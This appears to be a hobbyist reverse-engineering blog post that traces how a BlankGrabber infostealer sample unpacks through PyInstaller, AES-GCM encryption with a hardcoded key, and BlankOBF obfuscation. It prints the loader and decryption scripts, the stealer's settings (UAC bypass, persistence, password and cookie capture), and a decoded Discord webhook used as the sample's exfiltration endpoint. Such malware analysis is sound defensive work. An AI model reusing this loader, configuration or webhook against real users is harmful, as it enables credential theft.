

# Dissecting a fresh BlankGrabber sample

---

 [c-b.io/blog/dissecting\\_blankgrabber/](https://c-b.io/blog/dissecting_blankgrabber/)

February 15, 2025

BlankGrabber is nothing new. It's been documented by multiple companies such as [ThreatMon](#), [K7Security](#) and has even had it's source code disclosed on [GitHub](#). So why exactly are we looking at a well documented and even reversed sample? Because there's more than just the final payload. We a fresh unaltered sample, we get to look into how the sample gets dropped and loaded!

## How I found this sample #

---

If you've read other blogposts I wrote, you'll know I'm no pro. I'm just a curious dude that's starting to delve into the world of RE because malware has always fascinated me. Aside from the certification I'm currently working on, I really enjoy just grabbing random samples and figuring out how it works. One way of doing so is to simply go on [tria.ge](#), look for public reports that got flagged as malicious and download it. Put simply and quickly, [tria.ge](#) is a free and public dynamic analysis tool that gives you information about a sample by actually detonating it. The results will include interesting details such as PCAPs, dropped files and Windows APIs used.

For this analysis, we'll focus on a bad boy titled "Velocity.exe".

SHA256: 94237eac80fd2a20880180cab19b94e8760f0d1f06715ff42a6f60aef84f4adf

MD5: 8073f87f61f0625f1ec5ecc24c1c686e

Tria.ge link: <https://tria.ge/250213-cswx4s1nhp>

I've also uploaded it to malshare if you want to follow along. [link](#)

## Initial analysis #

---

The three things I like running first on an unknown binary is the following:

1. **file** to get an idea of the type of file I'm dealing with
2. **strings** to see if anything stands out at first glance
3. **Detect It Easy (DIE)** to see if there's some embedded files in there


Upon running **file** on the binary, we can quickly determine it's a **PE** file since the value that's returned is **Velocity.exe: PE32+ executable (GUI) x86-64, for MS Windows, 7 sections**. We can further validate this by getting the first few bytes that match the classic "MZ" (**0x4D 0x5A**) magic number and the classic **This program cannot be run in DOS mode** that's generated by the Linker (default stub).

```

00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000 MZ.....
00000010: b800 0000 0000 0000 4000 0000 0000 0000 .....@.....
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000030: 0000 0000 0000 0000 0000 0000 0801 0000 .....
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468 .....!..L.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f is program canno
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320 t be run in DOS
00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000 mode....$.
00000080: e7f5 f590 a394 9bc3 a394 9bc3 a394 9bc3 .....
00000090: d115 9ec2 1494 9bc3 d115 9fc2 af94 9bc3 .....

```

Finally, we can throw the file into DIE to see if it's packed (or something like that). We quickly notice the file is most likely packed with PyInstaller and that the overlay contains ZLIB compressed data. That's pretty interesting!



Now this gives us a good idea of where we wanna move next. Do we care about how a PyInstaller PE executes? Not really (at least not for now). Instead, we're more interesting in what it installs. How do we find that? We unpack it. In this case, there's some pretty cool tools such as PyInstaller Extractor but there's some even cooler free tools out there that unpacks the sample but also offers a few goodies. Remember the 3 tools I like to run first on a sample? Turns out a cool ass company out there offers this and even more, for free!

## UnpacMe #

CJ, why are you, yet again, shilling for an online tool?!

I'm gonna be honest here, I think what they do is absolutely fantastic. The cool studs at OpenAnalysis have managed to put out an easy to use tool that provides all you need for your initial analysis of an unknown sample. More so, the guys at OA make some absolutely crazy good learning content. Here's a video I personally really enjoyed and I highly suggest you give it a glance. They also have a [Patreon page](#) where they post even more detailed lessons and really teach you the fundamentals of RE. Sergei, you're a fantastic teacher.



[Watch Video At:](#)

[https://youtu.be/04RsqP\\_P9Ss](https://youtu.be/04RsqP_P9Ss)


This brings us to UnpacMe more specifically. I don't trust myself to accurately describe their services, however, so here's how they define their cool tool:

UNPACME is an automated malware unpacking service. Submissions to UNPACME are analyzed using a set of custom unpacking processes maintained by OpenAnalysis. These processes extract all encrypted or packed payloads from the submission and return a unique set of payloads to the user. In short, UNPACME automates the first step in your malware analysis process.

Enough bootlicking, let's move into the results. You once again follow along by browsing to the result page [here](#). We first notice that the overlay has a very high entropy which is somewhat interesting

Sections							
Name	Pointer To Raw Data	Size Of Raw Data	Virtual Address	Virtual Size	Permissions	Characteristics	Entropy
.text	0x400	0x2a600	0x1000	0x2a4d0	r - x	0x60000020	6.485717289150923
.rdata	0x2aa00	0x12e00	0x2c000	0x12d38	r - -	0x40000040	5.760729453611447
.data	0x3d800	0xe00	0x3f000	0x5350	r - -	0xc0000040	1.8320326113399759
.pdata	0x3e600	0x2400	0x45000	0x228c	r - -	0x40000040	5.318392065118981
.fptable	0x40a00	0x200	0x48000	0x100	r - -	0xc0000040	0
.src	0x40c00	0xa00	0x49000	0x92c	r - -	0x40000040	5.137434533882763
.reloc	0x41600	0x800	0x4a000	0x764	r - -	0x42000040	5.263956328971305
overlay	0x0	0x75b890	0x0	0x0	- - -	0x0	7.999906030878739

If we scroll a bit lower we see UnpacMe has extracted quite a few files for us and it's even provided us with a brief overview of what the files do ❤️. It also allows us to download each extracted file.



Python 3.13

94237eac80fd2a20880180cab19b94e8760fd1f06715ff42a6f60aef84f4adf

Extractor Version 1.0.0

PyInstaller Version 2.1+

Decompiled Files

pyiboot01\_bootstrap.py

SHA256

5a52b43f754218dbee3c7446d917304a1e8865d6384bf377735280a41cf31848

PYC SHA256

a1abcb2382cc79890016d202811bd7bba0f4ad1d95029e71a7f77c2e9f01fb3a

Name

pyiboot01\_bootstrap.py

Errors

Unsupported opcode: TO\_BOOL (123)

Download

View File

31da8165-1390-4961-9dda-f70b7d9e9a79.py

ATIP Script Summary

The script imports several modules and sets up variables for handling a zip file named 'blank.aes' located in a specific directory, while also defining a module name 'stub-o' and initializing encryption parameters with a base64-encoded key and initialization vector.

SHA256

91382b549a8791ae917978bf80859d83c1e9600dd174ea2c8a5aec8cf580744

PYC SHA256

44244f92129e8c63211147345bb3f339f3debcfc9158e4463504b878a4f620d4

Name

31da8165-1390-4961-9dda-f70b7d9e9a79.py






















Errors

Unsupported opcode: MAKE\_FUNCTION (122)

Download

View File

#### Extracted Files

- +  \_bz2.pyd
- +  \_ctypes.pyd
- +  \_decimal.pyd
- +  \_hashlib.pyd
- +  \_lzma.pyd
- +  \_queue.pyd
- +  \_socket.pyd
- +  \_sqlite3.pyd
- +  \_ssl.pyd
- +  31da8165-1390-4961-9dda-f70b7d9e9a79.pyc
- +  base\_library.zip
- +  blank.aes
- +  libcrypto-3.dll
- +  libffi-8.dll
- +  libssl-3.dll
- +  pyi\_rth\_inspect.pyc
- +  pyiboot01\_bootstrap.pyc
- +  pyimod01\_archive.pyc
- +  pyimod02\_importers.pyc
- +  pyimod03\_ctypes.pyc
- +  pyimod04\_main32.pyc

## Reversing the main pyc file #

If we take the file titled **31da8165-1390-4961-9dda-f70b7d9e9a79.pyc** and pass it to PyLingual we can get a perfectly reversed Python script. Upon reviewing it, we see it's fairly simple.

```


# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: loader-o.py
# Bytecode version: 3.13.0rc3 (3571)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

import os
import sys
import base64
import zlib
from pyaes import AESModeOfOperationGCM
from zipimport import zipimporter
zipfile = os.path.join(sys._MEIPASS, 'blank.aes')
module = 'stub-o'
key = base64.b64decode('lWLqAOPPVuwIsc2H67NJ2Z/IJxVtYdpcyDQQxhN0o7I=')
iv = base64.b64decode('s83K0FdOnbp77JPN')

def decrypt(key, iv, ciphertext):
    return AESModeOfOperationGCM(key, iv).decrypt(ciphertext)
if os.path.isfile(zipfile):
    with open(zipfile, 'rb') as f:
        ciphertext = f.read()
    ciphertext = zlib.decompress(ciphertext[::-1])
    decrypted = decrypt(key, iv, ciphertext)
    with open(zipfile, 'wb') as f:
        f.write(decrypted)
    zipimporter(zipfile).load_module(module)

```

It starts by loading a file called “blank.aes”, it reads it’s content, reverses it, decrypts it, writes it to a file and imports (and executes) a module called `stub-o`. If you try to run it however you’ll notice that PyAES doesn’t actually have a function called `AESModeOfOperationGCM`. I’m not gonna lie, this got me confused for quite a bit but after a bit, I ended up realizing it was relying on a modified version of PyAES. Thankfully for us, `AESModeOfOperationGCM` was re-implemented in the [Grabbers-Deobfuscator](#) repository.



[utils/pyaes/aes.py](#). [view raw](#)

With this said, we can finally tweak the original script to decrypt `blank.aes` into something we can further analyze. We'll manually import `pyaes` into our script and yank the `zipimporter` line to make sure we don't actually execute it's payload.

```

import os
import sys
import base64
import zlib

sys.path.insert(0, "/mnt/d/malware/tmp/blankstealer/Grabbers-Deobfuscator/utils")

from pyaes import AESModeOfOperationGCM
zipfile = 'blank.aes'
module = 'stub-o'
key = base64.b64decode('lWLqAOPPVuwIsc2H67NJ2Z/IJxVtYdpcyDQQxhN0o7I=')
iv = base64.b64decode('s83K0Fd0nbp77JPN')

def decrypt(key, iv, ciphertext):
    return AESModeOfOperationGCM(key, iv).decrypt(ciphertext)
if os.path.isfile(zipfile):
    with open(zipfile, 'rb') as f:
        ciphertext = f.read()
    ciphertext = zlib.decompress(ciphertext[::-1])
    decrypted = decrypt(key, iv, ciphertext)
    with open(zipfile, 'wb') as f:
        f.write(decrypted)

```

## stub-o.pyc #

---

After running our script, we're left with a nice pyc file called **stub-o.pyc**.

```

$ file stub-o.pyc
stub-o.pyc: Byte-compiled Python module for CPython 3.12 or newer, timestamp-based,
.py timestamp: Wed Feb 12 23:43:26 2025 UTC, .py size: 272763 bytes

```

Time to do the Pylingual dance again! Once it's done rearranging the bits and bytes, we get a gem that looks something like this.





```

from lzma import decompress

try:
    decompress(bigOldBlobOfBytes)
except LZMAError:
    exit(1)

```

Which we could've also found out by writting those bytes and running `file` on it.

```

$ file stage3.bin
stage3.bin: XZ compressed data, checksum CRC64

```

## Stage 3 #

---

After extracting the content of the xz file with ye ol' `7z x ./file_name` we're greeted with another garbage (obfuscated) script.

```

# Obfuscated using https://github.com/Blank-c/BlankOBF
_____="AAH...";
_____="KBhqA...";
_____="LjNNNNNNNNNNNNNNNNpNN...";
_____="AACyJ...";

__import__(getattr(__import__(bytes([98, 97, 115, 101, 54, 52]).decode()), bytes([98,
54, 52, 100, 101, 99, 111, 100, 101]).decode()))(bytes([89, 110, 86, 112, 98, 72, 82,
112, 98, 110, 77, 61])).decode()).exec(__import__(getattr(__import__(bytes([98, 97,
115, 101, 54, 52]).decode()), bytes([98, 54, 52, 100, 101, 99, 111, 100,
101]).decode()))(bytes([98, 87, 70, 121, 99, 50, 104, 104, 98, 65, 61,
61])).decode()).loads(__import__(getattr(__import__(bytes([98, 97, 115, 101, 54,
52]).decode()), bytes([98, 54, 52, 100, 101, 99, 111, 100, 101]).decode()))(bytes([89,
109, 70, 122, 90, 84, 89,
48])).decode()).b64decode(__import__(getattr(__import__(bytes([98, 97, 115, 101, 54,
52]).decode()), bytes([98, 54, 52, 100, 101, 99, 111, 100, 101]).decode()))(bytes([89,
50, 57, 107, 90, 87, 78, 122])).decode()).decode(____,
__import__(getattr(__import__(bytes([98, 97, 115, 101, 54, 52]).decode()), bytes([98,
54, 52, 100, 101, 99, 111, 100, 101]).decode()))(bytes([89, 109, 70, 122, 90, 84, 89,
48])).decode()).b64decode("cm90MTM=").decode()+____+____[: -1]+____))

```

Which, after a bit of fucking around, gives us something like this

```

import base64, codecs, marshal, dis, types, importlib

firstChunk = codecs.decode(bigBlob3, "rot13")
totalCunks = firstChunk + bigBlob2 + bigBlob4[: -1] + bigBlob1
unb64 = base64.b64decode(totalCunks)
unmarshalled = marshal.loads(unb64)
...

```

I'm not gonna lie here, I struggled quite a bit of extracting and reversing the marshalled content. Since the binary was initially tagged as being `Python 3.12+` I kinda went along with the current version of Python I was running (3.12) without questioning it too much. I kept

trying and trying to either `dis.dis()` the marshalled object or to dump it as a pyc to then send it to PyLingual but for whatever reason, I kept getting hit with this.

```
$ python3 stage3.py
malloc(): invalid size (unsorted)
[1] 22904 IOT instruction (core dumped) python3 stage3.py
```

Yep, I had managed to cause a core dump in Python 🦹.

I then promptly reached out to the OALabs Discord channel to get a bit of help I tried other tricks such as writting the header manually and decompiling the file with `pycdc` but sadly, no dice. I'd get a similarly cryptic error:

```
$ pycdc output.pyc
CreateObject: Got unsupported type 0x0 Error loading file ./output.pyc: std::bad_cast
```

After more messing around, an absolute angel by the name of `manbearpiig` essentially told me to double check if my Python version was the same as the executable. I decided to run back to PyLingual to see if it had ID'd the version and lo and behold, it was using version 3.13. Some of you are probably laughing at my by this point but eh, you live and you learn!

After upgrading to v3.13, I was able to dump the marshalled object to a pyc that can be further reversed via this simply line

```
import importlib

pyc_data = importlib._bootstrap_external._code_to_timestamp_pyc(code)

with open('stage4.pyc', 'wb') as f:
    f.write(pyc_data)
```

## Final stage #

---

Woohoo! We've finally reached the endgoal! Let's look into the capabilities of BlankGrabber. For those following along, I've uploaded the full code in a Github repo: <https://github.com/cyb3rjerry/revengd-malware/tree/main/blankgrabber>

PyLingual About Recently Viewed Help

stage3.pyc Python 3.13

Semantic, Syntax Errors


Select Patch Version Top Bottom Keybinding Help

Original Bytecode Patch Python Empty Editor Submit Patch Edit

```
24 disable_warnings_decorator()
25
26 class Settings:
27     C2 = (0, base64.b64decode('aHR0cHM6Ly9kaXNjb3JkLmhtbS9hcGkvd2VlaG9va3MvMTIzOTM3ZmZlODc4OTUyNzU4Py9aYWFJUG00c-jjwRmSLa0U0UjVYcWNTN3haQmtppekFnbXVGWVJpdG1LdVkb0UjS8R8wVX'))
28     Mutex = base64.b64decode('Rw95P0ZmRk1TUmmzVDRkaw==').decode()
29     PingMe = bool('')
30     Vmprotect = bool('')
31     Startup = bool('true')
32     Melt = bool('')
33     UacBypass = bool('true')
34     ArchivePassword = base64.b64decode('MTIz').decode()
35     HideConsole = bool('true')
36     Debug = bool('')
37     RunBoundOnStartup = bool('')
38     CaptureWebcam = bool('')
39     CapturePasswords = bool('true')
40     CaptureCookies = bool('true')
41     CaptureAutofills = bool('true')
```

No Valid Bytecode Comparison

First thing I noticed is the C2 b64 encoded string.



[blankgrabber/blankgrabber.py](#) [view raw](#)

which decodes to

<https://discord.com/api/webhooks/1339377338789527583/ZaaIPm4r2pFnKkE4RUXqcS7xZBcizAgYuFYR0tiKuY4mB1DtpUuVxpzdE0-vDdFinBBV>. This is interesting because it showcases *again* messaging apps being an important part of a C2. My little experience so far has shown me time and time again that both Discord and Telegram are frequently leveraged to act both as C2s *and* as delivery mechanisms/file hosting services. If you search for [cdn.discordapp.com](#) on [urlquery.net](#) you'll notice there's tons of executables being shared through their CDN.

